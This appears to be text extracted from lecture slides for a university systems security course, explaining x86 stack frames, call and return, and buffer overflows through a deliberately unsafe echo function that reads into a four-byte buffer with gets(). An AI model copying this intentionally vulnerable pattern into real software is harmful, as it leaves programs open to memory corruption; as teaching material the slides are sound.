

CSE 523S: Systems Security

Computer & Network
Systems Security

Spring 2022
Prof. Patrick Crowley

High-Level Goal

- The CPU executes a simple machine language

```
00401040 <_func>:  
PC → 0: 55  
1: 89 e5  
3: 8b 45 0c  
6: 03 45 08  
9: 89 ec  
b: 5d  
c: c3  
d: 8d 76 00
```

- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

High-Level Goal

- The CPU executes a simple machine language

```
00401040 <_func>:
    0:    55
PC  →  1:    89 e5
       3:    8b 45 0c
       6:    03 45 08
       9:    89 ec
      b:    5d
      c:    c3
      d:    8d 76 00
```

- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

High-Level Goal

- The CPU executes a simple machine language

```
00401040 <_func>:  
0: 55  
1: 89 e5  
PC → 3: 8b 45 0c  
6: 03 45 08  
9: 89 ec  
b: 5d  
c: c3  
d: 8d 76 00
```

- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

High-Level Goal

- The CPU executes a simple machine language

00401040 <_func>:

0: 55
1: 89 e5
3: 8b 45 0c
6: 03 45 08
9: 89 ec
b: 5d
c: c3
d: 8d 76 00

PC



Malicious code:

1a: 89 4f

b: 4a

- PC: a register in a computer processor that contains the address (location) of the instruction being executed at the current time.

Stack Overview

Program Memory Stack


```
int x = 100;
int main()
{
    // data stored on stack
    int a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;


    // deallocate memory on heap
    free(ptr);

    return 1;
}
```



Stack Frames

- Contents
 - Local variables
 - Return information
 - Temporary space
- Management
 - Space allocated when enter procedure
 - “Set-up” code
 - Deallocated when return
 - “Finish” code



Call Chain Example


```
yoo (...)  
{  
  .  
  .  
  who () ;  
  .  
  .  
}
```

```
who (...)  
{  
  . . .  
  amI () ;  
  . . .  
  amI () ;  
  . . .  
}
```




```
amI (...)  
{  
  .  
  .  
  amI () ;  
  .  
  .  
}
```

Procedure `amI` is recursive




Example
Call Chain






Example






Example






Example






Example






Example






Example






Example






Example






Example



Example



Example



Procedure Control Flow

- Use stack to support procedure call and return
- **Procedure call:** `call label`
 - Push return address on stack
 - Jump to *label*
- Return address:
 - Address of instruction beyond `call`
 - Example from disassembly
- **Procedure return:** `ret`
 - Pop address from stack
 - Jump to address

Disassembled swap

080483a4 <swap>:

```
80483a4:  55          push    %ebp
80483a5:  89 e5       mov     %esp, %ebp
80483a7:  53          push    %ebx
80483a8:  8b 55 08    mov     0x8(%ebp), %edx
80483ab:  8b 4d 0c    mov     0xc(%ebp), %ecx
80483ae:  8b 1a       mov     (%edx), %ebx
80483b0:  8b 01       mov     (%ecx), %eax
80483b2:  89 02       mov     %eax, (%edx)
80483b4:  89 19       mov     %ebx, (%ecx)
80483b6:  5b         pop     %ebx
80483b7:  c9         leave
80483b8:  c3         ret
```

..

..

```
8048409:  e8 96 ff ff ff  call  80483a4 <swap>
804840e:  8b 45 f8       mov     0xffffffff8(%ebp), %eax
```

Jump to return
address


Calling Swap

Return Address

Procedure Call Example


```
804854e: e8 3d 06 00 00  call 8048b90 <main>
8048553: 50                pushl %eax
```

call 8048b90



`%esp` `0x108`

`%eip` `0x804854e`



`%esp` `0x104`


`%eip` `0x8048b90`

%eip: program counter

Procedure Return Example

8048591: c3

ret



`%eip`: program counter

Function arguments in stack

```
void func(int a, int b)
{
    int x, y;


    x = a + b;
    y = a - b;
}
```

```
movl    12(%ebp), %eax    ; b is stored in %ebp + 12
movl    8(%ebp), %edx     ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)    ; x is stored in %ebp - 8
```

Function Call Stack

```
void main()  
{  
    foo(1,2);  
    printf("hello world");  
}  
void foo(int a, int b)  
{  
    int x;  
}
```

- **Caller Stack Frame (Main)**
 - Return address
 - Pushed by `call` instruction
 - Arguments for this call
- **Current Stack Frame (foo)**
 - Old frame pointer
 - Saved register context
 - Local variables
 - If can't keep in registers
 - "Argument build:"
Parameters for function about to call



Revisiting swap


```
int zip1 = 15213;
int zip2 = 91125;

void call_swap()
{
    swap(&zip1, &zip2);
}
```

```
void swap(int *xp, int *yp)
{
    int t0 = *xp;
    int t1 = *yp;
    *xp = t1;
    *yp = t0;
}
```

Calling swap from call_swap

```
call_swap:
    . . .
    pushl $zip2    # Global Var
    pushl $zip1    # Global Var
    call swap
    . . .
```



Revisiting swap

```
void swap(int *xp, int *yp)
{
    int t0 = *xp;
    int t1 = *yp;
    *xp = t1;
    *yp = t0;
}
```

swap:

```
    pushl %ebp
    movl %esp,%ebp
    pushl %ebx
```

} Set Up

```
    movl 12(%ebp),%ecx
    movl 8(%ebp),%edx
    movl (%ecx),%eax
    movl (%edx),%ebx
    movl %eax, (%edx)
    movl %ebx, (%ecx)
```


} Body

```
    movl -4(%ebp),%ebx
    movl %ebp,%esp
    popl %ebp
    ret
```


} Finish

swap Setup #1

Entering Stack



Resulting Stack





swap:

```
pushl %ebp  
movl %esp,%ebp  
pushl %ebx
```

swap Setup #1


Entering Stack




```
swap:  
    pushl %ebp  
    movl %esp,%ebp  
    pushl %ebx
```

swap Setup #1

Entering Stack





Resulting Stack



```
swap:  
    pushl %ebp  
    movl %esp,%ebp  
    pushl %ebx
```

swap Setup #1

Entering Stack




`swap:`


```
    pushl %ebp  
    movl %esp, %ebp  
    pushl %ebx
```


swap Setup #1

Entering Stack




Resulting Stack



```
movl 12(%ebp),%ecx # get yp
movl 8(%ebp),%edx  # get xp
. . .
```


swap Finish #1

swap's Stack



```
movl -4(%ebp), %ebx  
movl %ebp, %esp  
popl %ebp  
ret
```



Resulting Stack



Observation: Saved and restored register `%ebx`

swap Finish #2


swap's Stack



```
movl -4(%ebp), %ebx  
movl %ebp, %esp  
popl %ebp  
ret
```


swap Finish #2

swap's Stack





```
movl -4(%ebp), %ebx  
movl %ebp, %esp  
popl %ebp  
ret
```

Resulting Stack



swap Finish #2


swap's Stack




```
movl -4(%ebp), %ebx
movl %ebp, %esp
popl %ebp
ret
```

swap Finish #3

swap's Stack





Resulting Stack



```
movl -4(%ebp), %ebx  
movl %ebp, %esp  
popl %ebp  
ret
```

swap Finish #4


swap's Stack



```
movl -4(%ebp), %ebx
movl %ebp, %esp
popl %ebp
ret
```


swap Finish #4

swap's Stack



```
movl -4(%ebp), %ebx
movl %ebp, %esp
popl %ebp
ret
```

Resulting Stack



Observation

- Saved & restored register `%ebx`
- Didn't do so for `%eax`, `%ecx`, or `%edx`

Buffer Overflow Vulnerability

A simple code

```
int main()
{
    printf("Type a string:");
    echo();
    return 0;
}
```

```
/* Echo Line */
void echo()
{
    char buf[4]; // Way too small!
    gets(buf); // gets a string from stdin
    puts(buf); // prints buf to stdout
}
```

```
unix>./bufdemo
Type a string:123
stdout:??
```

```
unix>./bufdemo
Type a string:12345678
stdout:??
```

```
unix>./bufdemo
Type a string:12345
stdout:??
```


Buffer Overflow Executions

```
unix> ./bufdemo  
Type a string:123  
123
```

```
unix> ./bufdemo  
Type a string:12345  
Segmentation Fault
```

```
unix> ./bufdemo  
Type a string:12345678  
Segmentation Fault
```

Buffer Overflow Stack





```
/* Echo Line */
void echo()
{
    char buf[4]; /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    pushl %ebp      # Save %ebp on stack
    movl %esp,%ebp
    subl $20,%esp  # Allocate stack space
    pushl %ebx      # Save %ebx
    addl $-12,%esp  # Allocate stack space
    leal -4(%ebp),%ebx # Compute buf as %ebp-4
    pushl %ebx      # Push buf on stack
    call gets # Call gets
    . . .
```

Buffer Overflow Stack Example


```
unix> gdb bufdemo
(gdb) break echo
Breakpoint 1 at 0x8048583
(gdb) run
Breakpoint 1, 0x8048583 in echo ()
(gdb) print /x *(unsigned *)$ebp
$1 = 0xbffff8f8
(gdb) print /x *((unsigned *)$ebp + 1)
$3 = 0x804864d
```




```
8048648: call 804857c <echo>
804864d: mov 0xfffffffffe8(%ebp),%ebx # Return Point
```

Buffer Overflow Example #1

Before Call to gets




Input = "123"



No Problem


Buffer Overflow Stack Example #2



echo code:

```
8048592:  push    %ebx
8048593:  call    80483e4 <_init+0x50>    # gets
8048598:  mov     0xffffffffe8(%ebp),%ebx
804859b:  mov     %ebp,%esp
804859d:  pop    %ebp # %ebp gets set to invalid value
804859e:  ret
```

Buffer Overflow Stack Example #3



```
8048648:  call 804857c <echo>
804864d:  mov 0xfffffffffe8(%ebp),%ebx # Return Point
```


String Library Code


- Implementation of Unix function `gets()`
 - No way to specify limit on number of characters to read

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getc();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getc();
    }
    *p = '\0';
    return dest;
}
```

- Similar problems with other Unix functions
 - `strcpy`: Copies string of arbitrary length
 - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Malicious Use of Buffer Overflow

